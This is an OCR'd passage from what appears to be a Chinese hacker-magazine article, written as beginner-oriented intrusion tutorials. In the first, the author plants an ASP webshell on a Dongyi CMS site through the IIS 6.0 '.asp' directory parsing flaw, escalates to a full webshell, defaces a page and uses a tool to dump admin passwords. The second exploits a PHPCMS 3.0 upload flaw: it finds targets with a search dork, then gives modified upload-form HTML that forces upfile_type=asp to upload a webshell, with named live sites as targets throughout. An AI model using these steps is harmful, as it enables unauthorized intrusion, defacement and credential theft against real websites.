


图6




图7

我们先来做个数据库木马，我用的是旁注小助手“diy.asp”，如图7。把它改名为 diy.rar 再打开“下载中心”里的“添加软件”，如图 8。

我们在上传软件上把 diy.rar 传上去，记下“软件地址”里的路径，我这是 **200611/20061125222047379.rar**，在地址栏里输入 **http://www.onlinegf.com/soft/asp.asp/200611/20061125222047379.rar**。

哈哈，一匹小马出现了！如图 9。




图8




图9

> 菜鸟：等下，扩展名明明是 rar，为什么也能够执行呀？
> 天の翼：其实这是 IIS 6.0 在设计上的缺陷。当在 IIS 6.0 目录名里包含有“.asp”字样时，其目录下任意文件都会被当做 asp 文件来解析。

上传一个完整的海阳顶端木马就可以操作这个网站的任意文件了，通过这个 webshell 上传完整海阳马或者别的 ASP 木马的过程叫做“小马传大马”。

不少菜鸟都不知道怎么做，其实很简单，用记事本打开一个海阳顶端的木马，把里面的所有代码都复制下来填到“输入文件的内容”那个文本编辑框中。再把上头那个“输入保存的路径”里填写完整，点保存就可以了！为了提醒下管理员，我留了个页子，如图 10。




图10

为了不危害别人用免费空间，入侵就到此收工了，我可是好人啊。为了方便更多的菜鸟朋友们，我为大家准备了一个工具。

四、工具——提高入侵“生产力”

在网站地址里输入刚才搜到的网站地址，点检查可注入文件。显示出页面以后，再点“爆出管理员帐号”，记下管理员的名字，再点“爆出管理员密码”，密码就暴出来了，如图 11，图 12。




图11




图12

接下来要做的事情跟前面完全一样，就没什么好说的了！最后唠叨一下，其实很多黑客站（例如77169和3800hk）都是用动易CMS系统的。他们被黑也是因为这个漏洞，相信，网络上又会血雨腥风了！最后，鸣谢漏洞的发现者whytt。

小编点评：本文最大的亮点不是一个新漏洞的利用，而是进入动易后台之后，利用Windows 2003下IIS 6的特性获得webshell的过程！虽然这个特性很早就有人提出来了，可是一直没有作者把它写到文章里介绍给大家，今天通过新漏洞的实践将这个漏洞发挥得恰到好处，实在是令人称快！不过大家也要注意了，正因为这是IIS 6的特性，所以如果你入侵的网站正好放在一台古老的Windows 2000上，就别浪费时间了。

（文章中涉及到的diy.asp和动易Region.asp漏洞利用工具已收录到光盘中。）

文章难易度：★★★
文章重点：PHPCMS 3.0上传漏洞的简单利用

PHPCMS 3.0上传漏洞利用

阿布

PHPCMS是PHP领域相当成熟的CMS系统，其地位类似于ASP领域的动易，最新版本是3.0。这次PHPCMS 3.0竟被暴出了上传漏洞，着实吓了我们一跳。不过仔细了解后才知道，PHP和PHP3这两种类型的文件是不能上传的，其它都行。不过考虑到很多网站现在都是同时支持ASP、PHP、ASP.NET等类型的文件，那么上传一个ASP木马也一样可以得到SHELL，因此漏洞的利用价值还是很高的。即使对方的虚拟主机只支持PHP，我们也可以随便上传一个黑页吓吓管理员嘛。

一、原理介绍

ads/upload.php、uppic.php中的upfile_type变量过滤不够严格，可以自己伪造上传类型。该文件包含了**/class/upload.php**可能对上传文件的类型进行了简单的限制，因此实际测试中上传php文件是失败的。因为这个文件被ZEND加密了，没有办法直接分析，所以不能给出更精确的解释。同时，要访问这两个文件进行文件上传操作，必须是在已登录的情况下才能进行，因此在入侵之前我们必须要注册一个ID。

二、漏洞利用

首先要搜索目标，可以用"**Powered by phpcms 3.0.0**"为关键字进行搜索（图1）。




图1

找到目标后就要抄家伙了，在这之前先访问一下**http://www.xwpx.com/phpcms/ads/upload.php**确定一下漏洞文件是否存在。这里管理员已经给我准备好了上传页面，但是需要用用户登录才能用访问，此时程序会自动转到注册用户页面。注册OK后，程序会自动登陆。再一次访问**http://www.xwpx.com/phpcms/ads/upload.php**，点击右键"查看源文件"找到这个地方（图2）



```
<meta name="generator" content="Phpcms ">
<link href="/templates/default/skins/default/style.css" rel="stylesheet"
type="text/css">
</head>

<body>
<script language="javascript" type="text/javascript">
<!--
function checkform()
{
if(document.getElementById("uploadfile").value=='') { alert("请选择要上传的文
件！"); return false;}
}
//-->
</script>
<table cellpadding="0" cellspacing="0" border="0" width="100%" height="5">
<tr>

<td ></td>
</tr>
</table>
<form name="upload" method="post"
action="http://www.xwpx.com/phpcms/ads/upload.php?
action=upload&url=&upfile_type=asp"
enctype="multipart/form-data" onsubmit="return checkform();">
<table cellpadding="2" cellspacing="1" class="tableborder">
<tr>
<th>文件上传</th>
</tr>
<tr>
<td class="tablerow" height="30">
选择：<input name="uploadfile" type="file" id="uploadfile" size="20" />

<input type="hidden" name="MAX_FILE_SIZE" value="" />
<input type="hidden" name="channelid" value="0" />
```

图2

```
<form name="upload" method="post"
action="http://www.xwpx.com/phpcms/ads/upload.php?
action=upload&url=&upfile_type=asp" enctype="multipart/form-
data" onSubmit="return checkform();">
```

把ACTION地址修改为对应的URL，还有**upfile_type=**也要相应的修改成**upfile_type=asp**或者你要上传的文件类型。保存文件，然后再刷新一下IE，这是为了让IE重新加载我们修改过的上传漏洞利用页面（图3）。

点击浏览选择一个小马，开始传喽！咦？怎么一片空白呢？出错了吗？NO！NO！NO！IE的状态栏已经提示完成了，这时需要查看源文件才能找到小马的地址的（图4）。这里得到的地址是**ads/uploadfile/200612/20061212110921/34.asp**，考虑到网站本身的地址是**http://www.xwpx.com/phpcms/ads**，那么完整

的路径就应该是**http://www.xwpx.com/phpcms/ads/uploadfile/200612/20061212110921/34.asp**。访问看看成功没有（图5）。

